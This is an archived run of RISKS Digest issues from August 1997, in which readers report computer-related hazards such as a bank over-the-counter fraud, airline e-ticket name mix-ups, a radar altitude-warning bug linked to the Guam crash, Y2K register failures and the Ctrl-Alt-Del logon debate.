* They know the bank's fraud prevention procedures and thresholds. They "deposited" four bad checks, taking most of the amount in cash, but each check was just under \$1,000.00. They hit multiple branches, all in Southern California. They also made two cash withdrawals.

* The amount they can take is not limited by the balance in your account:

- If you have overdraft protection, they can go to the limit on that (e.g., the limit on your Visa account).

- When they deposit a check with "cash back," they take the amount of the phony check, not the amount left in your account.
- Checks and over-the-counter transactions are processed overnight, not online, so by working a number of different branches, they can take multiples of your account.

* There doesn't seem to be any reasonable way (at Wells Fargo Bank) to limit over-the-counter cash withdrawals from an account (unlike ATM withdrawals).

* The best protective measure seems to be to monitor your account frequently (via the Web, telephone banking, Quicken online, or whatever) and IMMEDIATELY report anything suspicious.

* Everyone at Wells Fargo has been very nice and helpful, but it's a real nuisance to deal with this. To their credit, their Loss Prevention unit spotted the anomalies and notified me in less than a week -- well before I would have received my statement. I'll get all my money back, but no reimbursement for the time I'm spending.

Jim H.

[Added note from Jim:]

There is one defense against over-the-counter raids, but it's pretty drastic. It's what they did to my old account as soon as they recognized "unusual activity": Flag the account so that all over-the-counter cash transactions require approval by a specific person in the Loss Prevention unit. This includes third parties, like our cleaning lady, who was unable

to cash our \$60 check, because she wanted cash -- a deposit to an account would have gone through.

* I would have thought that one could restrict an account so that cash withdrawals were limited for over-the-counter as well as ATM transactions, but, no, the computer isn't programmed for that.

* I would have thought that, by now, over-the-counter cash withdrawals were totalled bankwide, not just per branch, in real time, but no, screening for unusual activity apparently happens overnight. [The ring apparently knows this: There has been no further attempted fraudulent activity since the one day.]

* I would have thought that a \$2,100 cash withdrawal (the largest single transaction) would require more ID than a California driver's license, but apparently not.

On the bright side, my money (including my July payroll deposit) has supposedly just been transferred to my new account. Of course, there's no easy way to test this, since my online banking access has been shut down to prevent fraud...

Jim H.

Electronic airline ticketing

Jordin Kare <kare@sirius.com>

Mon, 04 Aug 1997 00:12:59 +0000

The discussion in [RISKS-19.27](#) of problems with an online ticketing service reminded me of a recent "adventure" a colleague and I had with a major airline.

My name is Jordin Kar_e_. My colleague is Thomas Kar_r_. We were travelling together on business from Oakland, CA to Los Angeles. Our (L.A.-based) travel agency had gotten us both electronic tickets on (we thought) a 7 a.m. flight.

For those who have not used e-tickets, you do not get a physical ticket in advance of your flight. Instead, you show a photo ID at checkin and receive a boarding pass only. Airlines are heavily promoting this "ticketless travel", noting that, among other things, it keeps you from "losing tickets".

Tom and I arrived at the airport together. Two clerks were working the gate counter. Both clerks ask to see "photo ID and the credit card the ticket was bought with". Hmm -- we don't have any such credit card, since the travel agency bought the tickets for us. My clerk merely says, "Is this a business trip?" and when I say yes, she checks her screen, taps a few keys, and hands me a boarding pass. Tom's clerk, however, refuses to issue him a boarding pass if he doesn't have the credit card the ticket was purchased with, and an argument ensues. Neither clerk asks for the e-ticket tracking number (a unique index number which is given to the buyer at the time an

e-ticket is bought and is supposed to be used like a reservation confirmation number, to make sure the transaction is not "lost in the computer").

While Tom is arguing, I sit down to wait for boarding. As I get up to board the flight, I happen to check my boarding pass to make sure my Frequent Flyer number is shown, so I'll get mileage credit. To my surprise, the FF# is not mine. A quick look shows that the boarding pass has someone else's name on it. I take it back to the desk, and my clerk says, more or less, "Oh, I'm glad you noticed." and takes back the boarding pass. The other clerk is still talking to Tom, but has apparently resolved the argument. He sees the returned boarding pass, says something like, "Oh, there's what I was looking for", grabs it, and (although I didn't notice what he did at the time) hands it to Tom!

Meanwhile, my clerk asks my name again, looks at her computer, and says they have no record of an e-ticket or even a reservation for me!

After some discussion, she eventually looks up my return flight, finds a reservation, and is able to find my missing e-ticket -- I'm on the 8:30 flight out, not the 7 a.m. flight. (Fortunately, the return flight was the one I thought it was, as she apparently could not search for an e-ticket record by name alone). So Tom commiserates with me on how the travel agency screwed up, and boards the 7 a.m. flight, leaving me to sit in the airport for an hour or so.

So far the RISK is that the airline quite happily gave me someone else's boarding pass, for a flight on which I had no ticket, electronic or otherwise, simply because I had a similar last name. Had I not happened to check it, I could have flown on someone else's ticket. In addition to the obvious RISKS of screwed-up travel arrangements, it is worth noting that, had I boarded the 7 a.m. flight and had it crashed, the wrong next-of-kin would have been notified.

(A secondary RISK (or at least irritation) is that a major airline seems to have no clear policy regarding the matching of credit cards to e-tickets, and seems to have trouble with the notion that an e-ticket traveller might not be the purchaser of the ticket. Yet another RISK is that, had my return flight also been wrong, the airline apparently couldn't have found my e-ticket at all, at least until my travel agent's office opened and I could get the tracking number.)

But the story is not complete. *After* Tom Karr reached LA, he discovered that the stub of his boarding pass did not say "Thomas Karr" -- it said "_Harold_ Karr". A check with the airline revealed that Tom Karr, like Jordin Kare, had a reservation on the 8:30 flight, not the 7 a.m. flight. So Tom *did* fly on someone else's ticket, and had to do some fast talking to the airline to make sure that his return flight wasn't cancelled (since "Thomas Karr" never picked up his e-ticket on the 8:30 flight). So the same boarding pass was issued to *two different* *wrong* passengers.

What

happened to poor Harold Karr, the legitimate 7 a.m. passenger, we can only speculate....

Jordin Kare

✈ E-mail readers and snooping

"Bryan C. Hains" <hains@neocortex.health.ufl.edu>

Mon, 04 Aug 1997 00:05:19 -0400

With the availability and ease of installation, e-mail software such as Pegasus and Eudora the potential for abuse exists with the latest round of features. With both of these packages an internal parser scans the text of your e-mail's body and highlights predetermined "phrases" that begin with "http://" and "mailto:" for ease of web browsing and reply. Obviously the specifics of these scans are coded into the guts of the software.

The risk? If the source were obtained by a not-so-friendly entity and modified to look for other more valuable information within the message, this info could be stealthily usurped and sent to a third party. A modified "new version" or "update" could be released onto the net (somewhere such as windows95.com) and thousands of unsuspecting users could become extremely vulnerable extremely quickly.

Bryan C. Hains, Dept of Neuroscience, University of Florida Coll. of Medicine and Brain Inst. <http://www.naples.net/~nfn02711> hains@neocortex.

health.ufl.edu

✦ Re: What to do about software patents ([RISKS-19.27](#))

AES <siegman@ee.stanford.edu>

Sat, 02 Aug 1997 13:49:37 -0700

(A copy of this message has also been posted to the following newsgroups:
comp.risks)

> Seeing the vast numbers of non-novel and obvious software patents issuing in
> my area (financial services), a number of unorthodox ideas are crossing my
> mind, such as ...
>
> Are we reaching the point where we should ask a judge to place the Patent
> Office, or the software art areas, under a court-appointed receiver or
> administrator, due to its manifest ongoing failure to carry out its official
> duties under Federal Law with respect to 35 U.S.C. 101, 102, 103, Rule 56
> and so on?

I'm not sure if you've been following the fervid discussion of this issue
in misc.int-property.

Speaking as a reasonably competent scientist and engineer, my view is
there are vast numbers of non-novel and obvious patents in every field in
which I'm competent to judge, although non-novel software patents may have
the potential to do a lot more immediate damage. Given the competence

expected of and resources available to patent examiners, it could hardly be otherwise.

Patent attorneys, however -- at least those whose post to misc.int-property -- seem to vehemently disagree with this view.

[This item was another one that slipped through into comp.risks. PGN]

⚡ Re: What to do about software patents ([RISKS-19.27](#))

"Ray Todd Stevens" <raytodd@tima.com>

Thu, 7 Aug 1997 05:49:27 -0700 (PDT)

You really have faith in the courts or Congress doing a better job.

Want to buy some high value swamp, too?

⚡ Urban legends, in this case a true one

Brad Elmore <bee@bk2k.gsu.edu>

Mon, 04 Aug 1997 10:17:00 -0400

(Re: General Mills & AOL in sleazy partnership: Chex Quest CD-ROM game)

| ... the children's program host who told his viewers to go to daddy's

| wallet, take out the money, put it in a envelope, and send it in.

This is of course an urban legend (see the full story with references at

<http://snopes.simplenet.com/radiotv/tv/soupy1.htm>); here's the summary:

Claim: Soupy Sales asked his young television viewers to send him "little green pieces of paper" from their parents' wallets.

Status: True.

Synopsis: Yes, Soupy Sales really did jokingly make this request to his television audience on 1 January 1965, but two commonly-believed aspects of this legend -- that Soupy subsequently received tens of thousands of dollars in the mail, and that his show was cancelled as a result of the prank -- are untrue.

The RISKS of urban legends should be well-known by now.



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 29

Monday 11 August 1997

Contents

- [Software error may have contributed to Guam crash](#)
[Steve Bellovin](#)
- [Plane crashes into power lines near Los Angeles](#)
[PGN](#)
- [Explosion causes Internet blackout in New England](#)
[Edupage](#)
- [Vonneguten Morgen, Mary Schmich! Internet hoax](#)
[PGN](#)
- [Bank robbery *wanted* poster based on image of wrong person](#)
[PGN](#)
- [No Surfing on the Senate Floor](#)
[Edupage via R Spainhower](#)
- [Yet Another Java Flaw-this time with MSIE?](#)
[Randy Holcomb](#)
- [System malfunction implicated in need for death-penalty review](#)
[Webb Bryan](#)
- [German Telekom's latest phone feature](#)
[Wilhelm Mueller](#)
- [GPS: Exactly - and I do mean EXACTLY! where were you?](#)
[Sam Lepore](#)

- [Y2K lawsuits begin](#)
[Jim Huggins](#)
 - [Airline travelers with duplicate names](#)
[Chuck Charlton](#)
 - [Re: Clean Sweep wasn't quite soon enough](#)
[Steve Branam](#)
 - [More on license forgeries](#)
[Mark Laubach via Dave Farber](#)
 - [Re: What to do about software patents](#)
[Dan Hicks](#)
 - [Re: Ctrl+Alt+Del](#)
[Dave Porter](#)
[Jered J Floyd](#)
[Bryan Costin](#)
[Roland Giersig](#)
 - [Info on RISKS \(comp.risks\)](#)
-

✶ **Software error may have contributed to Guam crash**

Steve Bellovin <smb@research.att.com>

Mon, 11 Aug 1997 19:53:19 +0200

National Transportation Safety Board investigators say that a software error may have been a contributing factor in the crash of the Korean Air 747, Flight 801, in Guam. The bug didn't cause the crash; however, if it were not for the bug, the crash might have been averted.

The airport at Guam has a system known as Radar Minimum Safe Altitude Warning. It notifies controllers if a plane is too low; they in turn can notify the pilot. It normally covers a circular area with a 63-mile radius. Because of the bug, it was only covering a one-mile wide strip around the

circumference of the circular area.

An NTSB member said "This is not a cause -- it might have possibly been a prevention".

And why was the code changed? Because the old version gave too many false alarms. [Source: An AP wire story]

[225 of the 254 people on board were killed. The bug in the upgraded software apparently existed in airports throughout the world, and was not detected until analysis after the crash. Seeking to discover the exact point in time at which the altitude-warning system had failed, investigators discovered that the system had not issued any expected warnings and had failed completely. PGN]

✈ Plane crashes into power lines near Los Angeles

"Peter G. Neumann" <neumann@csl.sri.com>

Sat, 9 Aug 97 16:08:23 PDT

A Piper aircraft crashed into a 500,000-volt power line near the Cajon summit northeast of Los Angeles, causing widespread power interruptions across LA, Orange, and San Bernadino Counties. (The three people on board were killed.) More than 1000 traffic lights were either out or flashing, and apparently had to be reset individually. With record-high temperatures already affecting people's nerves, the evening commute was described as "chaotic". (I thought it always is.) [Source: *San Francisco Chronicle*, 6

Aug 1997, A18]

Computer-related? Not necessarily (except maybe for the monitors that might have gotten fried by surges), but just another reminder of how our lives are dependent on our critical infrastructures, which in turn are dependent on all sorts of events **not** happening. Once again, recall that this is the Forum on Risks to the Public in Computers and Related Technologies. Electric power is clearly related!

⚡ Explosion causes Internet blackout in New England (Edupage)

Edupage Editors <educom@educom.unc.edu>

Sun, 10 Aug 1997 11:19:05 -0400

More than 200 New England businesses experienced a four-hour Internet blackout on 7 Aug 1997 after an explosion knocked out electrical power in the Boston area. One person was killed in the blast, which overloaded a panel switch at MIT, causing a fire and cutting off Internet access to BBN Planet customers. Access resumed around 10:00 in the evening. The speed with which the incident happened made it impossible to reroute traffic, said a BBN spokesman. (**TechWire**, 8 Aug 1997; Edupage, 10 Aug 1997)

⚡ Vonneguten Morgen, Mary Schmich! Internet hoax

"Peter G. Neumann" <neumann@chiron.csl.sri.com>

Fri, 8 Aug 97 17:12:23 PDT

A column by Mary Schmich in the *Chicago Tribune* has been freely adapted (with only minor alterations) and has appeared widely on the Internet as the seemingly legitimate transcript of an MIT commencement speech supposedly given by noted author Kurt Vonnegut. Of course, Vonnegut never gave a commencement speech at MIT. But the transcript was sufficiently ironic and witty enough to be mistaken for his style, and generated all sorts of interesting responses. Schmich even had callers accusing her of stealing Vonnegut's speech! Other *Tribune* readers recognized the hoax, as did those MIT folks who knew that the commencement address had really been given by U.N. Secretary General Kofi Annan. But on the Internet, no one knows you are a hoaxter unless they happen to open their eyes once in a while to other inputs, so the hoax spread apace.

✶ Bank robbery *wanted* poster based on image of wrong person

"Peter G. Neumann" <neumann@csl.sri.com>

Sat, 9 Aug 97 15:52:39 PDT

Edward Sanders happened to visit his regular Bank of America branch at 5th and Brannan in San Francisco after someone else had managed to rob the bank -- without any alarms being activated (and therefore without being photographed). Unfortunately, the FBI thought that Sanders' face -- which

had been routinely recorded -- was close enough to eye-witness reports of the robber, after which it appeared on *wanted* posters around town. Sanders wonders why the FBI never bothered to ask the tellers if the selected image was indeed that of the robber. Sanders has filed a \$250,000 lawsuit against BoA, with potential triple damages. [Source: *San Francisco Chronicle*, 2 Aug 1997, A1]

✈ No Surfing on the Senate Floor (Edupage)

R Spainhower <rs@world.std.com>
Sun, 10 Aug 1997 22:26:55 -0400

The 10 Aug 1997 issue of Edupage contained the following awful, scary, horrible thing demonstrating just how behind the times at least three of our Senators are. The most far-reaching RISK: that our legislators are completely incompetent to pass judgement on any technology-related legal issues. But we already knew that, didn't we?

Senator Michael B. Enzi (R., Wyoming) wants to use his laptop on the floor of the U.S. Senate, but many of his colleagues are opposed to the idea.

Senator Diane Feinstein (D., California) says: "I'm not against computers, but I think they have their place and it's not everywhere. When you're speaking on the Senate floor, you should be speaking from a lifetime of experience, not from what you punch up on a computer." Senator Robert G. Torricelli (D., New Jersey) agrees: "The entry of an electronic

notebook on
the floor of the United States Senate will inevitably lead to
staff
instructions on voting and the scripting of all remarks." And
the idea
makes Senator Robert C. Byrd (D., Virginia) positively cranky:
"What will be
the next step if we take this? I would be a bit irritable, I
think, if I
looked around and saw someone sitting beside me, typing on this
thing."
(*The New York Times*, 10 Aug 1997; (Edupage, 10 August 1997)

⚡ Yet Another Java Flaw-this time with MSIE?

Randy Holcomb <Randyh@ibm.net>
Sat, 9 Aug 1997 19:19:11 -0500

C-Net News is reporting a flaw with Microsoft's Internet
Explorer 3.x and
4.0 allows a network connection to be opened to a foreign
machine in alleged
violation of the Java Security Model. The article can be found
at
<http://www.news.com/News/Item/0,4,13226,00.html>.

Randy Holcomb

⚡ System malfunction implicated in need for death-penalty review

Webb Bryan <BWebb@voltdelta.com>
Fri, 8 Aug 1997 15:50:37 -0700

In California last week, death row inmate Thomas Martin Thompson
was within
hours of his execution when the 9th Circuit Court of Appeals

intervened and granted a stay of execution because of a previous error the court had made in not considering an "en banc" review of this case earlier. In Judge Kozinski's dissent within the published opinion Thompson v. Calderon, he supplies a brief description of the court's processes that were implicated in the court's previous error to schedule the "en banc" review in the normal timely manner. <http://www.appellate-counsellor.com/9thcir/Thompson/main.htm>

Background: The court operates under a strict set of rules. The rules provide that notice be given to other judges so that they may request "en banc" review (during a limited time period) of a panel's decision before it is published. After the time period expires, their request for "en banc" review would have to follow different procedures (requiring more effort and justification?)

The judges appear to have a network of personal computers. E-mail is used to provide the notice of a pending decision, and also for interposing the request for "en banc" review. According to an unnamed "Judge Y" quoted in the decision:

"I . . . attempted to determine why I had not become aware of your decision earlier. The answer appears to be that my chambers systems malfunctioned and the opinion simply fell between the cracks. A partial explanation, but not excuse, is that the disposition was circulated shortly before a law clerk transition and that the old and new law clerks assigned to

he case
failed to communicate."

Another judge called "Judge X" also appeared to have problems with the system. From the somewhat fuzzy description, it looks like either (1) Judge X did not receive an e-mail notice of the decision and yet the authoring judge had confirmation of receipt, or (2) Judge X or a law clerk misplaced or lost the e-mail.

As a result of Judge X's and Judge Y's problems with the system, they did not timely request "en banc" review of the case; following the rule under which they were requesting the review, the scheduling judge had no authority to schedule the review.

Later, after losing his appeal to the U.S. Supreme Court and his request for clemency from the governor, Thompson filed an emergency appeal again to the Court of Appeals for an "en banc" review, which was denied. Then the Court of Appeals, on its own initiative chose to review its panel's earlier decision and reversed itself, rendering the decision discussed here.

Risks?

- (1) Inadequate training and system recovery procedures,
- (2) Possible bugs in the e-mail system,
- (3) Possible system design issues (is the e-mail system user friendly for the sorts of message sorting, flagging, and tickling that an appellate judge needs to do, is a higher level of redundancy appropriate, is a more proactive message tickler system appropriate where missed legal

deadlines can forever cause litigants to lose full or further opportunity for legal review)

(4) The bare facts presented suggest possible employee sabotage, or what

would possibly be negligence if done by other than government employees.

--Bryan Webb

🔥 German Telekom's latest phone feature

Wilhelm Mueller <muewi@hb.senbvs43.uni-bremen.de>

Fri, 8 Aug 1997 15:42:15 +0200 (MET DST)

With my telephone bill for July, I received a flyer with a description of the latest feature offered by the German Telekom: T-Net-Box, a kind of answering-machine service.

To allow calls to reach that answering machine, you'll have to do two things:

1. You have to enable the feature yourself.
2. You have to activate forwarding of incoming calls to the answering machine for certain conditions (always, if busy, after third ring).

(Of course, I immediately tried step 2 before step 1, and it seemed to work.

But now calls which should have been forwarded were rejected with a message that no T-Net-Box was enabled. I would have liked a bit more of documentation. Oh, well...)

Step 1 consists of dialing a toll free number. The call is answered by an automatic responder which explains a few things and asks you to think of a

PIN (4 to 10 digits), enter it twice, and, unless you mistyped it the second time, confirms that your T-Net-Box has been enabled. What it does **not** tell you, but that's printed in really **big** letters on the flyer, is that you'll have to pay **only** DM 4,-- per month.

For all further operations besides turning forwarding on and off, you'll have to enter the PIN, but you can do it from any touch tone phone. Only (de)activating forwarding (you don't need a PIN for that) and disabling the box must be done from your own phone.

So: Somebody has access to my phone. For several reasons I don't want the T-Net-Box, but this person now just enables it when I don't notice and doesn't tell me anything about it. He/she may even at the same time activate forwarding on busy and after third ring, and I would probably not notice. (Immediate call forwarding would be noticeable because the dial tone changes.)

Only when I check my next phone bill thoroughly, I'll find out that there are an extra DM 4,-- on it, and then I'll probably have quite a problem getting rid of the unwanted T-Net-Box--German Telekom is known to be not very customer friendly when you think you have paid too much.

When I asked at a Telekom shop, they couldn't tell me much about that problem, or about any of the other questions I'd got. (Actually, I hadn't expected them to be able to help me.) The toll free T-Net-Box help line has been busy whenever I tried, so I finally called the regular

customer

service who told me that someone would call me back--which even happened

today. This person now was surprised about my concern. His reaction was

essentially, ``But who would do such a thing?''

Besides that immediate risk it seems that the new feature is not well

incorporated in what has already been there. I thought about setting the

Box to take calls when the line is busy. I've already got call waiting and

would have expected the Box to take over when I don't accept the second

call. But according to the Telekom person who called me, the Box has

precedence; I'd never get call waiting. The person in the shop, though,

told it the other way round, so it's probably just one thing I'll have to

experiment with.

Wilhelm Mueller, Der Senator fuer Bau, Verkehr und Stadtentwicklung, Referat

43, Ansgaritorstrasse 2, D-28195 Bremen, Germany +49-421-361-10629

⚡ GPS: Exactly - and I do mean EXACTLY! where were you?

Sam Lepore <lepore@dnai.com>

Sat, 09 Aug 1997 23:54:36 -0700

Recently I was amused by the story of a motorcycle riding friend who has a

GPS device on his bike. He started out to visit someone several hundred

miles away and saw his map with the destination details blow out of his

pocket and get mangled by traffic behind him. But no matter,

before leaving
he had entered the precise coordinates of his destination in the
GPS, so he
decided to follow the tracker/advisor and see how close he could
get before
he had to call.

He took a few wrong turns because he wasn't paying attention to
the route
advisor, and he took a couple of impulsive side trips,
eventually getting
back 'on course'. Low and behold, several hours later the unit
starts
beeping to indicate he is within 30 yards of his
destination and there
he is in front of the proper house.

As he and his friend settle into conversation, one of the
computer savvy
room mates takes the GPS off the bike and downloads the recorded
trip
information to a mapping program. They all have a good laugh at
his wrong
turns.

I, however, am concerned at the potential risks. GPS devices are
nearly
foolproof already and will come to be trusted as infallible
soon. Then when
the police demand (or subpoena) a GPS to see EXACTLY where you
were at what
time (and, oh by the way ... seems you were speeding here, and
here, and,
oops you were parked right behind The SmutShak for 23
minutes ...) we will
not only have to face serious privacy concerns, but be put in
the position
of having to prove innocence in the face of 'incontrovertible'
evidence.

Except that it is controvertible ... I've seen GPS devices lose
contact
with satellites and fill in the missing route segment as it

'should have been'. Despite the convenience GPS offers there is a tremendous risk to privacy if your every move can be recorded.

Technology and privacy are antagonists. And I love them both.

Sam Lepore, San Francisco

🔥 Y2K lawsuits begin

Jim Huggins <jhuggins@nova.gmi.edu>

Thu, 7 Aug 1997 11:43:09 -0400 (EDT)

Summarized from the **Detroit Free Press,** 7 August 1997, pp. 1A,11A:

Produce Palace International (a Warren, MI, fruit & vegetable store) has filed suit against Tec-America Corporation and its local distributor, All-American Cash Register (Inkster, MI), over Y2K problems. The article claims this is one of the first Y2K lawsuits ever filed.

In April 1995, the store spent about \$100K for a computer system (including 10 registers) that handles purchases and inventory control. Immediately they noticed some problems in the system.

The problems escalated in 1996, when customers began using credit cards with 2000 expiration dates. When asked to process such a transaction, the system crashes, requiring 4-5 hours to restart. The system suffered 105 such crashes between 30 April 1996-6 May 1997.

Currently, the store is working around the problem by using the

system to confirm that customers have sufficient credit, but writing up the transaction on paper. Later, the transactions are manually entered into the system using a 1999 expiration date. The store estimates they have lost over \$50K in additional wages paid and hundreds of thousands of dollars in lost business.

The article comments that the lawsuit may not help much; lawsuits can take years to resolve, and in the meantime, they're still stuck with a poorly-functioning system.

An aside: as bad as things may be in 2000 when all of these systems start failing, I wonder how bad it will be in 1999, when work arounds like these won't work anymore ...

--Jim Huggins, GMI Engineering & Management Institute
(jhuggins@gmi.edu)

✶ Airline travelers with duplicate names

Chuck Charlton <chuck.charlton@stanford.edu>

Fri, 8 Aug 1997 09:34:18 -0800

In [RISKS-19.28](#), Jordin Kare described a problem with electronic airline ticketing for people with similar names. The problem is worse when you have people with identical names, and affects all forms of airline reservations, not just E-tickets.

My father and I have the same name on our driver licenses, except that he is

Jr. and I am III. The airlines apparently do not or cannot capture the last few bytes of this kind of common naming convention. I was aware that this could be a problem the last time we travelled together, so I told the travel agent to make sure that she clearly identified that there were two of us, and that we needed two tickets and two seats. When we arrived to check in, we found that the airline had, in its diligence to cope with people who make multiple reservations for a single trip, indeed cancelled one of our tickets and reservations.

The counter clerk at check-in was able to get us in ahead of the standby travellers, otherwise we would have been out of luck. We discussed strategy with her, and she suggested that I simply use my middle name instead of my first name whenever I travel with Dad again.

✉ Re: Clean Sweep wasn't quite soon enough (Horning, [RISKS-19.28](#))

Steve Branam <branam@dechub.lkg.dec.com>

Mon, 11 Aug 1997 12:21:31 -0400

Jim Horning describes his problems and dismay with bank procedures when his account was raided in an over-the-counter fraud scam, and brings up several electronic banking issues.

I think a longer term risk of electronic banking fraud is that people may revert wholesale to paper banking in reaction. That at least

I never leave mail for pickup in my mailbox on the street, it's too easy for someone to drive by and steal the contents.

The amount was for about \$75.00. The thieves washed the check in solvent, removing the ink, then rewrote the payee and the amount and duplicated my signature. The new amount was \$990.00. I found out about the problem via my on-line banking, but I had to wait for the statement to get a hold of the check. The check was cashed in the branch in Palo Alto that is my account home. After providing some evidence and written description of events, the bank eventually gave me \$990 back. This past spring, I saw the notes in the bank about the finger printing requirements. With this new scam that Jim points out, the cashier appears to be the account owner and no fingerprint would be required. Intersting way to get around and very difficult to catch.

I was put out for inconvenience of having to close and open a new account and for getting a new set of laser checks.

Maybe I could put a restriction on my checking account that disallowed the cashing of checks to myself or to "cash". I always use my ATM card for getting money.

Mark

✶ Re: What to do about software patents ([RISKS-19.27](#))

Dan Hicks <danhicks@millcomm.com>

Thu, 07 Aug 97 22:35:13 CDT

Something I've discussed with some of my peers (several of whom are spending most of their time engaged in advising lawyers for who are defending us from a meritless patent infringement suit) is some sort of peer review process for patents. It seems to me that it would be possible to set up a reasonably reliable peer review process so that patent applications could be reviewed for obviousness and prior art.

In addition to freeing patent attorneys from time-consuming prior-art investigations, it would serve to fulfill the constitutional mandate for the patent process -- to "promote the progress of science" -- by enhancing inter-communications between technologists.

Dan Hicks <http://www.millcomm.com/~danhicks>

[Actually not a bad idea. Although this item is only marginally relevant

to RISKS, it certainly addresses a serious problem in our technology.

Please send any subsequent discussion to Dan, who -- if it has some

RISKS relevance -- can perhaps provide a concise summary. PGN]

✉ **Re: Ctrl+Alt+Del (VanDyke, [RISKS-19.28](#))**

Dave Porter <porter@mango.com>

Thu, 7 Aug 1997 15:55:42 -0400

In [RISKS-19.28](#), Paul VanDyke commented on the use of Ctrl+Alt+Del being used

as the secure-logon sequence on a Windows NT system (his point being the potential confusion since Ctrl+Alt+Del is the reboot sequence when the PC is running in real mode, and in some other protected mode OSes as well).

I understand that Microsoft's reason for choosing Ctrl+Alt+Del was that the secure-logon sequence must not be capable of interception by any app, and that it was hard to find a key combination which was not already used by some dusty-deck (if I may mix metaphors) Windows app.

Which is not to say that Paul's point has no validity. On NT I sometimes type two Ctrl+Alt+Dels in my impatience to get to the security dialogue. On Windows 95, that's instant death.

dave

✉ **Re: Ctrl-Alt-Del (VanDyke, [RISKS-19.28](#))**

Jered J Floyd <jered@mit.edu>
Fri, 8 Aug 1997 15:48:09 -0400

> I used to think that is was neat to hit C-A-D and not have the computer
> reboot, but not anymore. Bad programming Microsoft!

No, this was a good move on their part! It was the only conceivable equivalent to the old Secure Attention Key -- so the user can be sure whom he is actually talking to! Nobody under WindowsNT but the operating system can catch the Ctrl-Alt-Delete key combination, so you know that

when you
press that and get a login window, you're actually getting a
Windows NT
login window and not a window from a Trojan horse application.

jered@mit.edu

[Similar comment from Scott Andrew Borton <scott@sooshi.scs.
uiuc.edu>.

The DoD Orange Book will live forever on that one. PGN]

⚡ Re: Ctrl-Alt-Del

Bryan Costin <bcostin@ix.netcom.com>

Sat, 9 Aug 1997 23:59:45 -0400

Waitaminit. This person's friend carelessly hit C-A-D on the
wrong keyboard,
and IBM OS/2 Warp Server reboots, apparently without demanding
any kind of
confirmation, and it's Microsoft's fault? What about IBM?
What about the
RISKS of LAN admins with the fast fingers and multiple unlabeled
keyboards?
MS certainly deserves some criticism, but this is just silly.

Even leaving all this aside, the C-A-D combo hasn't defaulted to
a
completely unconditional reboot under any MS OS since MS-DOS,
including all
versions of Windows since 3.1 (the earliest version I had around
to check.)
Nor does Novell NetWare or your average Unix box. I'm honestly
stunned that
Warp Server is apparently lacking in this respect.

Bryan

✉ Re: Ctrl-Alt-Del (Duennebeil, [RISKS-19.28](#))

Roland Giersig <roland.giersig@aut.alcatel.at>

Mon, 11 Aug 1997 10:25:06 +0200

Subtitled: Microsoft arrogance

> I used to think that it was neat to hit C-A-D and not have the
computer

> reboot, but not anymore. Bad programming Microsoft!

Yes, another two cases of blatant M\$ arrogance (see also the
posting in
[RISKS-18.70](#)).

In the first case, not only that but also of grave
impoliteness. I mean, in
real life it is customary for a newcomer or guest to (at least
at first) ask
the owner if one may use certain facilities. Or what would you
think of a
party guest that uses your phone without asking or starts
redecorating your
bedroom?

In the second case, I think Microsoft is the **only** company that
has
the audacity to ignore the past and happily change the semantics
of Ctrl-Alt-Del by 180 degrees ('login' instead of 'shutdown').

But it's not stupidity that is behind that, it's a way to
control the
market. Just take the latest development with M\$ mail: now they
use WinWord
as the mail editor, so each and every mail is in reality empty
with an
attached WinWord document. Doesn't matter when you have the same
system, but
gets hellish complicated in a heterogeneous environment,
effectively
"forcing" everybody to "upgrade" to the new Wintel system. And

this scheme works, given the usual decision-making structure:

Managers are the first to get the newest Wintel systems, because these are perfect for them (easy to use, nice to look at, and WinWord doesn't choke on the few-paged documents that managers normally write).

Then managers try to send mail to the technical workers and bingo, the scheme works: due to intentionally ignored industry standards, the technical people suddenly aren't able to read the bosses mails (though it works perfectly between them).

And now the Dilbert solution: managers (who have the power to make that decision) force the technical people (who don't have any decision power, who always complain but seldom get heard) to "upgrade" their perfectly working old system to the non-standard, non-robust and inadequate new system.

Please, open your eyes, look around and tell me: is it that bad or am I just too cynical?

Roland



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 30

Friday 15 August 1997

Contents

- [QuickTax 97 miscalculates self-assessment dues](#)
[Tim Sheen](#)
- [Improve your site security over the Web: *not*](#)
[Aaron Binns via Gary McGraw](#)
- [Deadly defaults in the Communicator 4.01](#)
[Anup K. Ghosh](#)
- [Privacy vs. criminals](#)
[Otto Stolz](#)
- [Re: Bill would make software copying a felony](#)
[Keith Graham](#)
- [Effects of an earlier power failure in Perth](#)
[Jeremy Ardley](#)
- [Re: Plane crashes into power lines near Los Angeles](#)
[Henry G. Baker](#)
- [Re: More on license forgeries](#)
[Mike Alexander](#)
- [Re: Explosion causes Internet blackout in New England](#)
[Andy Struble](#)
- [Earlier GPS synchronization problem](#)
[James M. Dodmead](#)

- [Re: GSM pins you down](#)
[Jay R. Ashworth](#)
[Dag Oien](#)
[Bob Morrell](#)
 - [Risks of www.onsale.com?](#)
[Jim Baker](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ QuickTax 97 miscalculates self-assessment dues

Tim Sheen <T.M.Sheen@eng.abdn.ac.uk>
Wed, 13 Aug 1997 13:58:32 +0100 (BST)

Reported in the electronic telegraph (www.telegraph.co.uk), 13 Aug 1997:

"A computer program designed to help complete tax forms [QuickTax 97] contains errors that could result in upto 50,000 people making a wrong self-assessment"

Intuit's web site (www.intuit.co.uk/support/fod/dod_3114.htm) lists 12 errors, which imply that tax due may be either over- or underestimated. Some of these errors appear to be in quite simple situations: for example, if you have any tax outstanding from previous years, or if you changed company cars during the year. One wonders how they slipped through the testing. The risks include being fined by the Inland Revenue for underpayment of tax. Intuit has promised to refund any penalties imposed.

Tim Sheen, Department Of Engineering, Fraser Noble Building,
King's College,
Aberdeen AB24 3UE UK (+44)-1224-273-830 t.m.sheen@abdn.ac.uk

⚡ Improve your site security over the Web: *not* (Aaron Binns)

Gary McGraw <gem@rstcorp.com>

Tue, 29 Jul 1997 16:34:42 -0400 (EDT)

>From: Aaron Binns, a senior member of the RST development staff.

I saw an interesting report on CNet [28 Jul 1997]. <http://www.antivirus.com>

gives a page that will perform an over-the-internet virus scan of your hard-drive. You need an ActiveX-enabled browser to use the feature.

The gist of it is that you go to the page, your hard-drive directory structure is scanned and displayed on the web page in a little window.

